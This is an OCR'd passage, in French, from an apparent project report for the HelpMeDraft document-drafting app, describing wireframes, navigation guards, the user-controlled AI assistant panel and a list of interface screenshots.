
② **Message de confirmation identique** que l'adresse existe ou non — anti-énumération de comptes.

③ Écran atteint **uniquement par le lien reçu par courriel** : jeton à usage unique, valable 1 h. Toutes les sessions sont révoquées après changement.

⊖ Les trois écrans portent la garde **guestOnly** : un utilisateur déjà connecté est renvoyé au tableau de bord.

W-03 — Connexion et récupération (/login · /forgot-password · /reset-password). Parcours de récupération complet, réponse anti-énumération identique que l'adresse existe ou non.

`W-04` **Tableau de bord** `/dashboard · garde requiresAuth`



helpmedraft/dashboard
MES DOCUMENTS
COMPTE ▾
1
+ NOUVEAU DOCUMENT
2
DOCUMENTS CRÉÉS
↑ TOTAL SUR LE COMPTE
BROUILLONS
↑ À TERMINER
DOCUMENTS FINALISÉS
↑ PRÊTS À L'EXPORT
3
01 QUE SOUHAITEZ-VOUS FAIRE ?
4
Rechercher par titre, type ou statut…
0 DOCUMENT(S)
AUCUN DOCUMENT TROUVÉ.

INTENTIONS

1. **Action principale unique** en haut à droite. Le tableau de bord sert à reprendre un travail, pas à le contempler.
2. **Trois compteurs** alignés sur les statuts du modèle : total, brouillons à terminer, documents finalisés.
3. **Trois portes d'entrée** vers la rédaction — page blanche, modèle, ou document existant — plutôt qu'un seul bouton qui laisse l'utilisateur devant le vide.
4. **Recherche et liste** avec un état vide explicite, qui dit quoi faire au lieu de n'afficher qu'un cadre.

W-04 — Tableau de bord (/dashboard). Trois compteurs de statut, trois portes d'entrée vers la rédaction, état vide explicite.

`W-05` **Liste des documents** `/documents · garde requiresAuth`


helpmedraft/documents
TABLEAU DE BORD
COMPTE ▾
[ESPACE PERSONNEL]
+ NOUVEAU DOCUMENT
1
DOSSIERS
TOUS LES DOCUMENTS · 12
CONTRATS · 5
COURRIERS · 4
NOTES INTERNES · 3
+ NOUVEAU DOSSIER
2
Rechercher un document…
STATUT ▾
BROUILLON
TERMINÉ
À RELIRE
3
← PRÉCÉDENT
1 / 3
SUIVANT →

INTENTIONS


1. **Dossiers en colonne** avec compteurs. La suppression d'un dossier ne supprime pas ses documents : ils retournent à « Tous ».
2. **Recherche et filtre statut** au-dessus de la liste. Chaque ligne porte titre, date, statut et un menu d'actions (ouvrir, renommer, supprimer).
3. **Pagination serveur** — la liste n'est jamais chargée entièrement, les bornes de pagination sont validées côté API.

- L'API ne renvoie que les documents de l'utilisateur courant ; l'identifiant d'URL n'est jamais présumé légitime.

W-05 — Liste des documents (/documents). Colonne dossiers, recherche et filtre statut, pagination serveur.

`W-06` **Éditeur de document**

`/documents/:id · écran le plus représentatif`


helpmedraft/documents/a3f…
1
← DOCUMENTS
Titre du document
STATUT ▾
DOSSIER ▾
✓ ENREGISTRÉ AUTOMATIQUEMENT
2
G
I
S
H1
H2
H3
• LISTE
1. LISTE
LIEN
CODE
" CITATION
✦ IA
✓ APERÇU
3
SAISIE MARKDOWN
APERÇU DU RENDU
4
ANNULER
ENREGISTRER
5
HISTORIQUE DES INTERACTIONS IA
REFORMULER
142 TOKENS
CORRIGER
88 TOKENS


INTENTIONS

1. **Titre, statut et dossier sur une seule ligne** : les trois métadonnées du document se règlent sans quitter l'écran de rédaction.
2. **Barre d'outils groupée** par nature (emphase, titres, listes, insertions). `role="toolbar"` et `aria-label` pour la restitution vocale.
3. **Saisie et aperçu côte à côte**, aperçu masquable. Sur mobile, l'aperçu passe sous la saisie.
4. **Enregistrement automatique** 2,5 s après la dernière frappe, doublé d'un bouton explicite. L'indicateur d'état n'apparaît qu'une fois le titre saisi : sans titre, rien n'est enregistré.
5. **Historique IA** repliable : action, avant, après, tokens. C'est la traçabilité exigée au cahier des charges.

W-06 — Éditeur de document (/documents/:id). Les cinq zones de l'écran central, indicateur d'enregistrement, historique IA.

`W-07` **Assistant IA**

`surcouche modale de /documents/:id`



helpmedraft/documents/a3f… — modale
[ASSISTANT IA — OLLAMA]
×
1
ACTION
REFORMULER
CORRIGER
COMPLÉTER
2
PORTÉE
SÉLECTION
DOCUMENT ENTIER
3
INSTRUCTIONS PARTICULIÈRES (OPTIONNEL)
ton plus formel, garder la structure…
GÉNÉRER
4
RÉSULTAT PROPOSÉ
INSÉRER
REMPLACER
ANNULER
QUOTA : 14 / 20 RESTANTS
INFÉRENCE LOCALE

INTENTIONS

1. **Trois actions, pas une de plus** — exactement le périmètre du cahier des charges.
2. **Portée explicite** : sélection ou document entier. L'utilisateur sait ce qu'il envoie au modèle.
3. **Consigne libre** transmise au prompt — c'est le prompt engineering dynamique demandé au cahier des charges.
4. **Rien n'est appliqué sans décision** : la proposition s'affiche à côté du texte, l'utilisateur insère, remplace ou annule.

− Quota restant affiché dans le panneau ; au-delà, l'API répond 429 et le message est explicite.

W-07 — Assistant IA (surcouche modale de /documents/:id). Action, portée, consigne libre, insérer / remplacer / annuler. Aucune modification du document sans décision de l'utilisateur.


W-08
Back-office
/admin · gardes requiresAuth + requiresAdmin
helpmedraft/admin
ADMINISTRATION
COMPTE ▾
[BACK-OFFICE]
1
UTILISATEURS
DOCUMENTS
APPELS IA (24 H)
APPELS IA (7 J)
2
UTILISATEUR
RÔLE
QUOTA / 24H
DOCS
IA
ACTIONS
USER ▾
20
12
37
SUPPRIMER
ADMIN ▾
50
4
9
—
3
← PRÉCÉDENT
1 / 2
SUIVANT →
INTENTIONS


① **Statistiques globales** : comptes, documents, appels IA sur 24 h et 7 jours — l'usage du modèle est ce qui coûte.

② **Rôle et quota modifiables en ligne**, sans écran de détail. Un administrateur ne peut ni se retirer ses droits ni supprimer son propre compte : la ligne est neutralisée.

③ **Liste paginée** côté serveur, avec les compteurs d'usage calculés par agrégation.

⊖ Masquer l'entrée du menu ne protège rien : le rôle est **relu en base à chaque appel** d'une route `/admin`.

W-08 — Back-office (/admin). Statistiques globales, édition du rôle et du quota en ligne.


W-09
Enchaînement des écrans
gardes de navigation
ZONE PUBLIQUE
/ Accueil
/fonctionnalites · /modeles · /tarifs
/mentions-legales · /cgu
/confidentialite
Footer présent sur tous les écrans
Se connecter
AUTHENTIFICATION
garde : guestOnly
/register
/login
/forgot-password
/reset-password · courriel
authentification réussie
ZONE AUTHENTIFIÉE
garde : requiresAuth
/dashboard
via Nav, si role = admin — sinon redirection /dashboard
/admin
garde : requiresAdmin
/documents/nouveau
1er enregistrement
/documents
/documents/:id
Panneau IA (modale)
insérer · remplacer · annuler
retour à la liste
déconnexion → retour / Accueil
écran principal
écran secondaire
surcouche modale
zone d'accès
— navigation directe
··· retour ou condition

W-09 — Enchaînement des écrans (—). Zones d'accès, gardes de navigation, transitions.

12.2. Les captures d'écrans d'interfaces utilisateurs et le code correspondant

Captures réalisées sur l'application en fonctionnement, avec un compte de démonstration. Fichiers dans `docs/captures/` du dépôt.


Réf.	Fichier	Écran	Ce que la capture démontre
C-01	`C-01-accueil.png`	Accueil	Positionnement produit,

Réf.	Fichier	Écran	Ce que la capture démontre
			appels à l'action, footer légal complet
C-01b	`C-01b-accueil-mobile.png`	Accueil (mobile)	Adaptation au petit écran : empilement, menu replié
C-02	`C-02-connexion.png`	Connexion	Formulaire, bascule de visibilité du mot de passe, lien de récupération
C-03	`C-03-inscription.png`	Inscription	Politique de mot de passe affichée en continu, consentement RGPD
C-04	`C-04-mot-de-passe-oublie.png`	Mot de passe oublié	Demande de lien, message de confirmation anti-énumération
C-05	`C-05-tableau-de-bord.png`	Tableau de bord	Trois compteurs, trois portes d'entrée, état vide explicite
C-06	`C-06-liste-documents.png`	Liste des documents	Dossiers, recherche, statuts, pagination
C-07	`C-07-nouveau-document.png`	Nouveau document	Éditeur Markdown, barre d'outils, aperçu, validation

Ce qu'une capture montre et ce qu'elle ne montre pas. Ces images attestent d'états, pas de comportements. Deux exemples le rappellent.

Le tableau de bord (C-05) n'affiche pas le quota IA restant : ce n'est pas un oubli, l'information est présentée dans le panneau de l'assistant, au moment où elle sert à décider. La répéter sur le tableau de bord aurait ajouté un quatrième compteur sans valeur d'usage.

L'écran de création (C-07) ne montre pas l'indicateur d'enregistrement automatique : le document est vierge, le titre est vide, et le mécanisme ne s'arme qu'à partir d'un titre valide. La fonctionnalité est bien présente (§ 7.1) ; seule une séquence d'actions permet de l'observer, ce qui est précisément l'objet du jeu d'essai du § 10 et non d'une capture isolée.


H
HELPMEDRAFT / LEXICORP
ACCUEIL
CONNEXION
ESPACE RÉDACTION

ASSISTANT DE RÉDACTION DE DOCUMENTS PROFESSIONNELS

LE MOT JUSTE.
SANS L'EFFORT DU
PREMIER JET.

HelpMeDraft transforme une intention orale en un document écrit rigoureux. Gardez la totale maîtrise sur le fond, gagnez du temps sur la forme.

GÉNÉRER UN DOCUMENT
LA MÉTHODE ↓
[BROUILLON ACTIF]
MODE ÉDITION

ARTICLE 4 — RESTITUTION

« Suite à notre échange de ce »

NOTE D'ANALYSE : Vérifier si le bien se situe en zone tendue pour ajuster le délai légal à 1 mois.

[01]

INTELLIGENCE CONTEXTUELLE

Expliquez la situation en français courant. L'IA extrait les faits clés et structure un document clair et cohérent.

[02]

BIBLIOTHÈQUE DE MODÈLES

Des bases solides pour vos courriels, notes de service et rapports. Finie la hantise de la page blanche.

[03]

SOUVERAINETÉ DES DONNÉES

Vos écrits restent les vôtres : traitement local, aucune donnée transmise à un tiers, aucun entrainement sur vos documents confidentiels.

PROTOCOLE

COMMENT ÇA FONCTIONNE

Trois temps, sans friction.

ÉTAPE I

L'INTENTION

Décrivez en 2 ou 3 phrases ce que vous souhaitez obtenir ou formaliser.

ÉTAPE II

LA STRUCTURE

L'algorithme génère un premier jet organisé en sections et paragraphes clairs.

ÉTAPE III

L'ÉDITION

Affinez chaque terme directement dans l'éditeur puis exportez en PDF ou Word.

PRÊT À DÉMARRER ?

PASSEZ DE L'IDÉE AU DOCUMENT FORMEL.

Sans engagement. Sans carte bancaire requise pour tester.

CRÉER MON PREMIER DOCUMENT

HELPMEDRAFT

Plateforme d'assistance à la rédaction de documents professionnels. Passez de l'intention au document abouti sans friction.


● Systèmes opérationnels · RGPD ok

[NAVIGATION]
→ ACCUEIL
→ FONCTIONNALITÉS
→ TARIFS
[INFORMATIONS LÉGALES]
MENTIONS LÉGALES
CGU
POLITIQUE DE CONFIDENTIALITÉ
[CONTACT]
contact@helpmedraft.fr
RÉSEAUX

© 2026 LexiCorp / HelpMeDraft. Tous droits réservés.

Édition & Rédaction Assistée

Capture C-01 — accueil (/).


H
HELPMEDRAFT / LEXICORP
≡

ASSISTANT DE RÉDACTION DE DOCUMENTS PROFESSIONNELS

LE MOT JUSTE.
SANS L'EFFORT DU
PREMIER JET.


HelpMeDraft transforme une intention orale en un document écrit rigoureux. Gardez la totale maîtrise sur le fond, gagnez du temps sur la forme.

GÉNÉRER UN DOCUMENT
LA MÉTHODE ↓
[BROUILLON ACTIF]
MODE ÉDITION

ARTICLE 4 — RESTITUTION

« Suite à notre échange de c »

Capture C-01b — accueil en affichage mobile.


H HELPMEDRAFT / LEXICORP
ACCUEIL
CONNEXION
ESPACE RÉDACTION
SE CONNECTER

[AUTHENTIFICATION]

CONNEXION

Accédez à vos documents et à vos modèles.

ADRESSE EMAIL


votre.email@exemple.fr

MOT DE PASSE Oublié ?

••••••••

Pas encore de compte ? Créer un compte

Capture C-02 — connexion (/login).


H HELPMEDRAFT / LEXICORP
ACCUEIL
CONNEXION
ESPACE RÉDACTION
CRÉER MON COMPTE

[INSCRIPTION STUDIO]

CRÉER UN COMPTE

Accédez à votre espace pour structurer vos premiers actes.

PRÉNOM

Jean

NOM

Dupont

ADRESSE EMAIL

jean.dupont@exemple.fr

MOT DE PASSE

••••••••

EXIGENCES DE SÉCURITÉ :

[ ] 8 caractères min.

[ ] Une majuscule

[ ] Une minuscule

[ ] Un chiffre

CONFIRMER LE MOT DE PASSE

••••••••

☐ J'accepte la politique de confidentialité et le traitement de mes données conformément au RGPD.

Déjà un compte ? Se connecter

H HELPMEDRAFT

Plateforme d'assistance à la rédaction de documents professionnels. Passez de l'intention au document abouti sans friction.


● Systèmes opérationnels · RGPD ok

[NAVIGATION]
→ ACCUEIL
→ FONCTIONNALITÉS
→ TARIFS
[INFORMATIONS LÉGALES]
MENTIONS LÉGALES
CGU
POLITIQUE DE CONFIDENTIALITÉ
[CONTACT]
contact@helpmedraft.fr
RÉSEAUX

